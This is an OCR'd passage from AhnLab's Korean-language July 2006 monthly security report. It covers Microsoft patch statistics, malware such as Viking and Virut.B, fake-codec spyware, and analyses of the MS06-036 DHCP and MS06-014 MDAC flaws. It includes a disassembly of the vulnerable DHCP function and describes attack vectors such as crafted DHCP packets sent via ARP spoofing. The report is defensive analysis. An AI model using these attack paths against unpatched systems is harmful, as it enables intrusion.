
Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(3) 7월 시큐리티 통계

7월에 발표된 MS사의 정기 보안 패치는 총 7건으로 '긴급' 보안 공지 5건(MS06-035, MS06-036, MS06-37, MS06-038, MS06-039)과 '중요' 보안 공지 2건(MS06-033, MS06-034)이다. 지난 6월의 정기 보안 패치 12건보다 전체적인 수치는 줄었으나, 오피스 관련 패치는 오히려 3건으로 증가하였다.

7월에도 MS 파워포인트의 메모리 오류(Memory Corruption)로 인한 새로운 제로데이 공격이 보고되었다. 아직 MS사에서는 임시 조치 방법과 사용자의 주의를 요구하는 보안 권고문[1]만을 제공하고 있다. 이 취약점은 실제 악성 코드인 익스플로잇-PP드롭퍼 파워포인트 매크로 바이러스(PP97M/Expolit-PPDropper) 배포를 위해 악용되고 있으므로, MS사로부터 해당 취약점에 대한 정식 패치가 릴리즈 될 때까지 신뢰되지 않은 사용자로부터 메일 또는 웹으로 제공되는 파워포인트 파일을 오픈 할 때는 좀 더 신중해야 할 것이다.

2006년 1월부터 7월까지 발표된 MS사의 보안 패치 현황은 [그림1]과 같다.




[그림1] 2006년 발표된 패치대상 별 MS의 보안패치 분류 현황

[1] Microsoft 보안권고 (922970), Power Point의 취약점으로 인한 원격코드 실행문제점 (http://www.microsoft.com/korea/technet/security/advisory/922970.mspx)

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림2] 2006년 발표된 공격대상 별 MS 보안패치 분류 현황(실제 공격활용 기준)

지금까지 발표된 MS 패치 중에는 그래픽 렌더링(Rendering) 엔진 취약점(MS06-001)과 같이 취약점 자체는 시스템에서 발견되었으나 실제 공격은 해당 취약점에 영향을 받는 인터넷 익스플로러를 통해 이루어지는 경우가 많았다. 그러므로, [그림1], [그림2]와 같이 그 기준을 구분하여 살펴보는 것도 실제 웹 공격에 활용되는 인터넷 익스플로러 취약점을 파악하는 데 도움이 될 것이다.

[그림1], [그림2]의 패치 현황을 통해서도 알 수 있듯이 6~7월에는 다수의 오피스 관련 패치가 위험등급 '긴급'으로 발표 되었다. 이는 5~6월에 MS 워드와 엑셀 등 오피스 관련 제로데이 공격이 다수 발견된 현황을 반영하고 있다.

최근 들어 기존 OS 자체의 결함이나 서비스 결함을 도용하는 사례보다는 오피스 관련 취약점과 같은 응용프로그램에 해당하는 파일을 조작하여 코드를 실행하는 취약점들이 많이 발견되고 있는 추세이다. 오피스 관련 제품은 많은 사용자들에게 널리 활용되고 있기 때문에 그 피해 여파가 크며, 특히 조작된 오피스 파일을 메일로 첨부하여 기업의 네트워크 망 공격에 자주 사용되므로 주의가 필요하다. 7월에도 한 건의 오피스관련 제로데이 공격이 보고되었으며, 앞으로도 오피스 관련 공격은 증가하리라 예상된다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

II. ASEC Monthly Trend & Issue

(1) 악성코드 - 바이킹 바이러스 변형의 증가

7월에도 여느 때와 마찬가지로 악성코드의 발견, 피해가 국지적인 양상을 보이고 있다. 한편, 파워포인트 관련 제로데이 취약점과 이를 이용한 악성코드가 보고 되기도 하였다. 7월의 악성코드 이슈들을 정리 해보면 다음과 같다.

► 바이킹 바이러스(Win32/Viking) 변형 증가

7월에는 중국산 바이러스인 바이킹 바이러스 변형이 다수 발견되어, 5개가 넘는 변형이 7월 한달 동안 발견 되었다. 이 바이러스는 안철수연구소 중국법인으로부터 처음 보고 되었으며 이후 국내에서 변형들이 발견, 보고되었다. 이 바이러스에 감염된 트로이목마를 다운로드하는 스크립트도 함께 발견되어 있어, 새로운 인터넷 익스플로러 취약점인 MS06-014와 이를 이용한 악의적인 스크립트 출현이 이 바이러스의 변형이 증가하게 된 원인으로 추정된다.
이 바이러스는 전위형 형태이며 그 구조나 진단, 치료가 간단한 바이러스이다. 증상으로는 특정 호스트로부터 온라인 게임 사용자 계정 트로이목마를 다운로드 하며 암호가 설정되지 않은 공유폴더로 자신을 복사, 실행파일을 감염시킨다. 그래서 일부 안티 바이러스 회사는 이 바이러스를 웜으로 잘못 진단하기도 한다.
이 바이러스 변형 중 하나는 원본 파일을 계속 증가시키는 증상을 갖고 있다. 즉, '바이러스+원본+다른 파일의 원본+다른 파일의 원본....' 과 같은 형태이다. 이것이 바이러스의 버그인지 아니면 의도된 증상인지는 알 수 없다. 하지만 분명한 것은 이러한 형태로 감염되면 바이러스 치료에 문제가 발생한다. 즉, '다른 파일의 원본' 이 설치파일이나 자동압축풀림 실행파일 형태(SFX)라면 치료 시 문제를 일으킬 수 있으며, '원본' 이라고 지정된 '정상파일'도 사용자가 의도한 '정상파일'이 아닌 엉뚱한 '정상파일'이 치료 후 남겨 질 수 있다. 따라서, 이런 파일의 경우는 바이러스 감염 특성으로 인해 안티 바이러스 제품으로도 정상적인 치료가 어렵게 된다.

► 바이럿.B 바이러스(Win32/Virut.B) 보고

원형인 바이럿 바이러스(Win32/Virut)는 지난 6월말 국내에서 발견 보고 되었다. 물론 국외에서는 훨씬 이전에 보고된 바이러스이다. 7월에 발견된 바이럿.B 바이러스는 앞서 바이킹 바이러스 변형 증가의 원인으로도 꼽혔던 MS06-014 취약점과 연관이 있는 것으로 추정된다. 그 이유는 이 변형이 감염된 파일이 바로 온라인 게임 사용자 계정을 탈취하는 트로이목마였으며, 파일은 MS06-014 취약점이 사용된 악의적인 스크립트로부터 다운로드 되고 있었기 때문이다. 한편 이 바이러스의 변형은 스파이웨어에 감염되어서도 보고 되었다.
이 바이러스는 ntdll.dll에서 특정 파일 및 프로세스 관련 커널 함수를 후킹하고 있어 감염이 빠르며, 후킹된 함수를 언훅하는 메모리 치료를 선행하지 않으면 재감염 되는 문제점을 가지고 있다. 트로이목마 제작자나 스파이웨어 제작자의 의도된 행동인지는 알 수 없지만 이렇게

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

알려진 바이러스를 감염시켜 진단을 회피하는 경우도 있다. 즉, 바이러스에 감염된 파일을 치료하면 치료된 파일은 원본과 조금이라도 달라지기 때문에 치료된 파일 즉, 트로이목마나 스파이웨어는 변형이 되어 일부 안티 바이러스 제품이나 안티 스파이웨어 제품에서 진단하지 못하는 경우도 발생 할 수 있다.

► 2종의 엑셀 매크로 바이러스 보고

근래에 매크로 바이러스가 보고 되는 일은 매우 드문 현상이다. 그 이유는 매크로 바이러스 자체가 이미 바이러스 제작자들로부터 흥미를 잃은 지 오래 되었기 때문이다. 변형이 쉬워서 대량으로 제작 될 수도 있는 반면, 안티 바이러스 제품에서 진단, 치료가 비교적 쉬우며 변형에 대해 Generic하게 진단 할 수 있는 방법을 오래 전부터 사용하고 있기 때문이다.
7월에 발견된 2종의 엑셀 매크로 바이러스는 다음과 같다.

- 라루 엑셀 매크로 바이러스(X97M/Laroux) 변형
- 핑크픽.C 엑셀 매크로 바이러스(X97M/Pinkpick.C)

모두 오래된 형태의 엑셀 매크로 바이러스이며 문서를 감염 시키는 증상 이외에 사용자 정의 서식 폴더에 자신의 복사본을 생성하고 특정일에 메시지를 출력하는 증상이 있다. 특히 핑키픽.C 엑셀 매크로 바이러스는 특정일에 작업중인 첫 번째 시트에 암호를 설정하는 증상이 있기도 하다.

► 오피스 제로데이, 익스플로잇-PP드롭퍼 파워포인트 매크로 바이러스(PP97M/Exploit-PPDropper)

6월과 7월에 오피스 관련 취약점 소식을 여러 번 접할 수 있었는데, 그 중 워드 취약점과 파워 포인트 관련 취약점이 실제로 악성코드에 이용되었다. 이중 파워 포인트 취약점은 제로데이 취약점으로 알려져 있다. 이 취약점은 mso.dll의 어떤 함수의 두번째 인자에서 버그가 발생하기에 발생하는 것으로 알려졌다. 이는 워드의 최근 제로데이 취약점인 MS Office Object Library 'LsCreateLine()' Improper Memory Access Vulnerability 와 동일한 형태로 보여지지만, 명확하지 않은 부분이 있다. 조작된 파워 포인트 파일을 오픈하면 특정 주소 값에서 메모리 접근 에러가 발생했지만 정확히 'LSCreateLine()' 함수라고는 단정 할 수가 없었다.
익스플로잇-PP드롭퍼 파워포인트 매크로 바이러스는 해당 취약점을 이용한 악성코드이다. 조작된 파워포인트 내부에는 백도어가 포함되어 있고 이를 실행하는 취약점 코드와 백도어를 실행하는 쉘 코드로 구성 되어 있었다.
윈도우처럼 오피스란 매개체는 악성코드 제작자들로 하여금 악성코드를 실행할만한 매우 효과적인 재물로 이용 될 수 있어 최근 일련의 중국 해커들은 오피스 관련 취약점을 찾아내려 혈안이 되어 있는 것으로 추정된다. 이는 취약점이 알려지기 전까지 누구라도 의심 없이 메

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

일에 첨부된 워드나 파워포인트 같은 오피스 문서를 열어 보기 때문에, 사용자가 메일에 실행 가능한 형태의 파일이 첨부되어 있을 때 보다 악성코드 파일을 오픈 할 확률이 더 높기 때문이다.

► MS06-014 취약점과 온라인 게임 사용자 계정 탈취 트로이목마 증가

MS06-014 취약점은 조작된 스크립트에서 RDS.Dataspace ActiveX 컨트롤 객체가 생성 및 임의로 실행 되는 형태이다. 공격자는 조작된 스크립트에 특정 호스트에 업로드 된 악성코드 링크를 삽입하고 취약점을 통하여 로컬로 다운로드 및 실행 되도록 한다. 이 취약점을 악용한 스크립트가 7월에 처음 보고 되었고, 이후 온라인 게임의 사용자 계정을 탈취 하는 트로이목마를 유포하는데 사용 되고 있다. 또한 이 취약점은 스파이웨어 유포에도 사용 되고 있어, 이 취약점이 '중국발 웹 해킹'에 오랫동안 사용된 MS04-013 취약점을 대체 할 것으로 예상된다. 7월에 온라인 게임의 사용자 계정을 탈취하는 트로이목마가 증가한 현상도 이런 예상을 뒷받침 해주고 있다.


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(2) 스파이웨어 – 정상 프로그램으로 위장한 스파이웨어의 제작과 배포

2006년 6월경에 처음 발견된 스파이웨어 브이코덱(Win-Spyware/VCodec)의 변형이 7월에 대량으로 발견되었다. 동영상 재생 코덱(Codec) 프로그램으로 위장하여 사용자로 하여금 다운로드 및 설치를 유도하는 브이코덱은 허위 안티 스파이웨어의 다운로더를 설치할 목적으로 만들어 졌다. 최근 들어 수십여 종의 변형이 발견, 접수 되고 있으며, 앞으로도 여러 가지 변형이 제작될 가능성이 있어 주의가 요구된다.

브이코덱은 [그림1]과 같이 잘 만들어진 웹 사이트에서 정상프로그램으로 위장하여 배포하고 있다. 사용자는 정크 메일 (Junk Mail) 또는 웹 사이트 검색결과로 방문한 웹 사이트에서 정상적인 유틸리티로 착각하여 아무 의심 없이 다운로드하고 설치하게 된다.




[그림1]브이코덱(Win-Spyware/VCodec) 배포 웹사이트

실제 프로그램을 다운로드 한 다음 설치를 진행해 보면 [그림2]와 같이 정상적으로 제작되고 배포되는 프로그램과 동일한 인터페이스는 물론, 설치과정에서 사용자에게 소프트웨어 사용 약관(EULA)을 제시한 후 동의를 받고 설치가 진행된다. 이 과정에서 사용자는 정상적인

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

동영상 재생 코덱 프로그램을 설치하는 것으로 착각하게 된다.




[그림2] 브이코덱의 소프트웨어 사용 약관

브이코덱의 설치 파일을 압축 해제한 후 구성요소를 살펴보면 동영상 코덱 관련 파일이나 데이터는 찾아볼 수 없다. [그림3]은 압축 해제한 브이코덱 설치파일의 구성요소를 보여준다. 설치 정보 파일인 .nsi 파일을 제외하고 zcodec.exe 파일이 존재하는데 이 파일은 사용자 동의 없이 스파이웨어를 설치하고 실행하는 즈롭(Win-Downloader/Zlob)이다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림3] 브이코덱 설치 파일의 압축 해제

즈롭은 사용자 동의 없이 원격서버에서 스파이웨어를 다운로드하는 다운로더를 생성하고 실행하는데, 이 과정에서 허위 안티 스파이웨어 프로그램이 설치되고 스파이웨어에 감염되었다는 허위 경고 메세지가 출력된다.

게임이나 유틸리티 등의 정상 프로그램으로 위장하여 악성코드의 설치와 실행을 유도하는 것은 트로이목마(Trojan)의 전형적인 특징이다. 인터넷 무료 자료실 등을 통하여 배포되는 전형적인 트로이목마의 경우 조잡하고 기능이 의심스러운 반면 브이코덱의 경우는 웹 사이트 제작과 스파이웨어 배포가 조직적으로 관리되는 것으로 보인다. 브이코덱과 같이 용도를 속여 스파이웨어를 설치하는 프로그램은 대개의 경우 설치과정에서 확인이 어렵다. 그럴듯한 디자인이나 인터페이스에 현혹되지 말고 신뢰할 수 있는 제작사가 제작, 배포하는 프로그램을 사용해야 한다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(3) 시큐리티 - MDAC 취약점(MS06-014)을 이용한 보안위협 등장

7월에는 2006년 4월에 발표되었던 MDAC 코드 실행 취약점(MS06-014)을 이용한 악성코드가 급증하였다. 이 취약점은 지난 4월에 MS사의 보안 업데이트를 통해 패치가 이미 릴리즈 된 상태이나, 3개월이 지난 7월에 이 취약점을 이용하여 웹을 통해 악성코드나 스파이웨어를 배포하는 사례가 급증하는 현상을 보인 것이다. 이 취약점은 향후 악성코드나 스파이웨어 제작에 사용되는 대표적인 취약점으로 자리잡을 것으로 예상된다.

7월에 발표된 MS 보안 패치 중 원격에서 공격 가능한 취약점과 앞서 언급한 MDAC(Microsoft Data Access Components) 코드 실행 취약점(MS06-014)[1]을 이용한 악성코드 배포에 대해서 좀 더 자세히 알아보도록 하자.

7월에 발표된 원격 공격 가능 MS 취약점

7월에 발표된 MS사의 정기 보안 패치는 총 7건으로 이중 MS06-034, MS06-035, MS06-036 취약점들은 원격으로 공격이 가능하며, 실제 개념증명코드(PoC)가 공개되어 있다. 따라서, 반드시 패치를 적용하여 이 취약점으로 인한 침해사고를 예방하도록 하자.

위험등급	취약점	개념증명 코드
중요	**IIS ASP 원격 코드 실행 취약점(MS06-034)**은 ASP 코드를 처리하는 과정에서 긴 파일명을 올바르게 처리하지 못하여 발생하는 버퍼 오버플로우 취약점이다. 해당 취약점은 악의적으로 작성된 ASP 페이지를 사이트에 업로드 할 수 있는 권한을 가진 경우에만 공격이 성공할 수 있기 때문에 확산도는 크지 않을 것으로 본다.	유
긴급	**서버 서비스 취약점(MS06-035)**은 SRV.SYS 드라이브 상에서 메일슬롯 통신의 first-class 메일슬롯을 처리하는 과정에서 발생하는 메모리 오류(Memory Corruption) 취약점이다. 해당 취약점은 사전 인증 필요 없이 악의적인 패킷 전송을 통해 공격이 이루어진다.	유
긴급	**DHCP 클라이언트 원격 코드 실행 취약점(MS06-036)**은 DHCP 클라이언트의 응답을 처리하는 과정에서 데이터 복사 전 올바르게 체크되지 않은 버퍼로 인하여 발생한다. 네트워크 장비들은 DHCP 패킷을 외부로 포워딩하지 않기 때문에 공격은 서브넷 환경으로 한정된다.	유

DHCP 클라이언트 서비스의 원격 코드 실행 취약점(MS06-036) 분석

7월에 발표된 취약점 중 원격에서 공격 당하거나 악성코드 제작에 이용될 가능성이 높은

[1] MS06-014 보안 권고문 : http://www.microsoft.com/technet/security/bulletin/ms06-014.mspx

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

DHCP 클라이언트 서비스의 원격 코드 실행 취약점에 대해 살펴보자.
이 취약점은 DHCP(Dynamic Host Configuration Protocol) 클라이언트 서비스의 검사되지 않은 버퍼로 인한 버퍼 오버플로우 취약점이다. DHCP는 RFC 1541에 정의되어 있으며, 동적으로 호스트에 네트워크 IP Address를 할당하는 데 사용되며, 클라이언트와 서버로 구분된다. 또한 DHCP 서버는 TCP/UDP Port 67을 사용하고, DHCP 클라이언트는 TCP/UDP Port 68을 사용한다. DHCP 클라이언트는 일반적으로 윈도우의 네트워크 연결인 자동으로 IP 받기에서 사용된다.
취약점을 이용한 공격에 성공하기 위한 전제조건으로는 공격자가 조작된 DHCP 패킷을 동일한 서브넷의 해당 시스템에 보내는 것이 필요하다. 취약점을 이용한 공격에는 특정 네트워크 망에서 ARP Spoofing을 통해 해당 스위치 장비에, 조작된 패킷을 전송하는 방식으로 공격에 사용 된다.

이 취약점은 dhcpcsvc.dll의 DhcpRegSaveOptionAtLocation() 함수에서 DHCP 추가옵션의 검사되지 않은 버퍼로 인하여 버퍼 오버플로우가 발생하게 된다. 아래는 해당 취약점이 발생하는 코드이다.

```
.text:76D33838                  mov     eax, [esi+20h]
.text:76D3383B                  test    eax, eax
.text:76D3383D                  jz      loc_76D33750
.text:76D33843                  mov     [ebp+lpSubKey], eax
.text:76D33846                  push    1F4h
.text:76D3384B                  lea     eax, [ebp+var_204]
.text:76D33851                  push    eax
.text:76D33852                  lea     eax, [ebp+lpSubKey]
.text:76D33855                  push    eax
.text:76D33856                  push    dword ptr [esi+1Ch]
.text:76D33859                  call    _AsciiNulTerminate@16
.text:76D3385E                  lea     ecx, [ebp+var_9D4]
.text:76D33864                  push    ecx
.text:76D33865                  push    eax
.text:76D33866                  call    _DhcpOemToUnicode@8 ;
.text:76D3386B                  mov     edi, eax
.text:76D3386D                  push    edi             ; wcha
.text:76D3386E                  call    _wcslen
.text:76D33873                  inc     eax
.text:76D33874                  inc     eax
.text:76D33875                  add     eax, eax
.text:76D33877                  and     word ptr [eax+edi], 0
.text:76D3387C                  cmp     ebx, 1
.text:76D3387F                  pop     ecx
.text:76D33880                  jnz     short loc_76D33884
.text:76D33882                  dec     eax
.text:76D33883                  dec     eax
```

MDAC 코드 실행 취약점(MS06-014)을 이용한 악성코드 배포


이 취약점은 기존의 버퍼 오버런(Overrun)과 같은 시스템 오류를 이용한 코드 실행과는 달리, 특정 ActiveX 실행 시 보안옵션이 올바르게 적용되지 않아 발생하는 문제로 비교적 쉽게 도용이 가능하여 악성코드 배포에 좋은 매개체로 사용될 수 있다.

해당 취약점 언급에 앞서 취약점과 관련된 RDS(Remote Data Service)에 대해 잠깐 살펴보자.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

RDS(Remote Data Service)[1]는 HTTP, HTTPS, DCOM을 이용하여 서버로부터 클라이언트 응용프로그램으로 ADO 레코드셋을 전송하는데 사용되며, ADO(ActiveX Data Object)의 일부 기능으로 대부분의 윈도우 제품에 설치되어 있는 MDAC에 포함되어 배포된다. RDS는 클라이언트측 컴포넌트인 RDS.DataControl [2], RDS.DataSpace와 서버측 컴포넌트인 RDS.DataFactory [3]로 구성되어 있다. 이 중 RDS.DataSpace는 원격 서버 상에 위치한 ActiveX 서버 인스턴스(Instance)를 생성하고, 서버가 보낸 객체참조를 클라이언트 응용프로그램에 전달하는 역할을 담당한다.



[그림1] RDS 데이터 흐름(출처: www.coorditech.co.kr)

